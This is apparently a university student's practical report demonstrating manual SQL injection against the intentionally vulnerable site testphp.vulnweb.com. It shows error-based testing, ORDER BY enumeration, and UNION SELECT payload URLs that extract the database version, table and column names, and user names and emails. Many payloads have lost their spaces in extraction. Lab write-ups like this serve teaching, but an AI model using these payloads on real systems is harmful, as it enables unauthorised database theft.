PRACTICAL

Shaheed Sukhdev College of Business Studies University of Delhi

Post Graduate Diploma in Cyber Security and Law


Sakshi Garg • Roll no-23726 • Subject- Mobile Eco- System Security • Semester-II

Proof of Concept

Performing SQL Injection Manually


- Open the targeted URL in the browser http://testphp.vulnweb.com/artists.php?artist=1
- 2. Use error base technique by adding an apostrophe (') symbol at the end of input which will try to break the query

testphp.vulnweb.com/artists.php?artist=1'




- 3. Error represents that the SQL injection is possible
- 4. Now using ORDER BY keyword to sort the records in ascending or descending order for id=1


http://testphp.vulnweb.com/artists.php?artist=1orderby1




5. Repeat similarly for 2,3 and so on




6. At order 4, an error was encountered



- 7. Using union base injection to select statement from a different table. http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,2,3
- 8. It shows the result for the remaining two tables also.



9. Trying to fetch the name of the database.



10. Extract the current username as well as a version of the database system
 http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,version(),
 current_user()



11. Fetch table name inside the database.

http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,table_name, 3frominformation_schema.tableswheretable_schema=database()limit0,1


Name of the first table is 'artists'




12. Trying to fetch the names of other tables








13. Repeating the same for other tables




14. At 8,1, no table was present




15. Use concat function to get the names of all the tables

http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,group_concat(table_name),3frominformation_schema.tableswheretable_schema=database()




16. Penetrating inside 'user' table

http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,group_concat(column_name),3frominformation_schema.columnswheretable_name='users'



17. Selecting uname from table 'users' by executing the following query through URL http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,group_concat(uname),3fromusers



18. Concat function for selecting email from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,group_ concat(email),3fromusers

